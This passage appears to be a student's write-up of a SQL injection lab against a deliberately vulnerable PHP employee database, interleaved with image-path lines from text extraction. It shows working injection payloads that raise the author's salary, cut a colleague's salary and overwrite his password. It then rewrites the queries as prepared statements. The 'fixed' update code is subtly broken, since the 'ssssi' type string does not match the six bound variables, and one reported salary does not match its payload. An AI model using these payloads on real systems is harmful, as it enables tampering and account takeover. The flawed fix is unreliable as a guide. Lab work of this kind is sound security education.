
', salary = 60000 where name = 'Alice';#

This will cause the SQL query being ran to be changed to this:

$sql = "UPDATE credential SET nickname = '', salary=60000 where Name='Alice';#, email = '$input_email', address = '$input_address', Password = '$hashed_pwd', PhoneNumber = '$input_phonenumber' WHERE ID=$id;";



By doing so, the salary increases from $20,000 to $60,000.




Task 3.2: Modify other people' salary


After increasing my own salary, I want to explore more with this power. So I will try to reduce Boby's salary to $10 as revenge.


For this I'll use command in the same way in the nickname field or any other field in the update section:

', salary = 1 where name = 'Boby';#



I now go and check his salary from his account or Admin's account-





Bobby's salary has been updated to $10 from $30,000 successfully.

Task 3.3: Modify other people' password

Next, I want to change Bobby's password to something of my choice, so that he cannot log in to his account anymore.


Looking at the unsafe_edit_backend.php file, I see that when a user updates their password, the new password that they submit is hashed before it is updated in the database:

```
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where
ID=$id;";
  }else{
    // if passowrd field is empty.
```


This means that I will need to use sha1 hashing on the password I choose and use that hash function for my SQL injection attack.


So I enter the following in any of the update field-

', password = sha1('DontMessWithAlice') where Name='Boby';#



Thus we are successful in changing his password and log into his account with that password.





Task 4: Countermeasure — Prepared Statement

Now we will take countermeasures against the sql injection attacks.

Illegal Login: I'll edit the unsafe_home.php file to use a prepared statement and omit the previous authentication code. Previous code-


```php
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr, $row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
```


```
if($id!=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  echo "<div class='alert alert-danger'>";
  echo "The account information your provide does not exist.";
  echo "<br>";
  echo "</div>";
  echo "<a href='index.html'>Go back</a>";
  echo "</div>";
  return;
}

// close the sql connection
$conn->close();
```

New code-


```
 // Sql query to authenticate the user
 $sql = $conn->prepare("SELECT id, name, eid, salary,
                        birth, ssn, phoneNumber, address, email, nickname, Password
                        FROM credential
                        WHERE name= ? and Password= ?");

 //Bind Parameters to the query
 $sql->bind_param("ss", $input_uname, $hashed_pwd);
 $sql->execute();
 $sql->bind_result($id, $name, $eid, $salary, $birth,
                   $ssn, $phoneNumber, $address, $email,
                   $nickname, $pwd);
 $sql->fetch();
 $sql->close();

 if($id!=""){
   // If id exists that means user exists and is successfully authenticated
   drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
 }else{
   // User authentication failed
   echo "</div>";
   echo "</nav>";
   echo "<div class='container text-center'>";
   echo "<div class='alert alert-danger'>";
   echo "The account information your provide does not exist.";
   echo "<br>";
   echo "</div>";
   echo "<a href='index.html'>Go back</a>";
   echo "</div>";
   return;
 }
 // close the sql connection
 $conn->close();
```

Now when I try my previous SQL injection attack, it does not work.





And when I give the correct password, only then I can log in.



Illegal Update: I'll edit the unsafe_edit_backend.php file to use a prepared statement and omit the previous code.


Previous code-

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where
ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber'
where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
```


New Code-

```
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd'] = $hashed_pwd;

  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=?;");
  $sql->bind_param("ssssi", $input_nickname, $input_email, $input_address, $hashed_pwd, $input_phonenumber, $id);
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?;");
  $sql->bind_param("sssi", $input_nickname, $input_email, $input_address, $input_phonenumber, $id);
}
$sql->execute();
$sql->close();
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

As a result, when I (Alice) try to increase my salary further following the same procedure to $500,000- it does not work.



Rather it takes that statement as a value for the nickname field and so updates the nickname field accordingly.



Conclusion:

SQL injection attacks are among the most prevalent and dangerous web application vulnerabilities. By completing this lab, I understood how attackers use SQL injection attacks to read, edit, and delete data from an applications database and what the countermeasure can be.

I also learnt that using prepared statements enables us to defend against these attacks.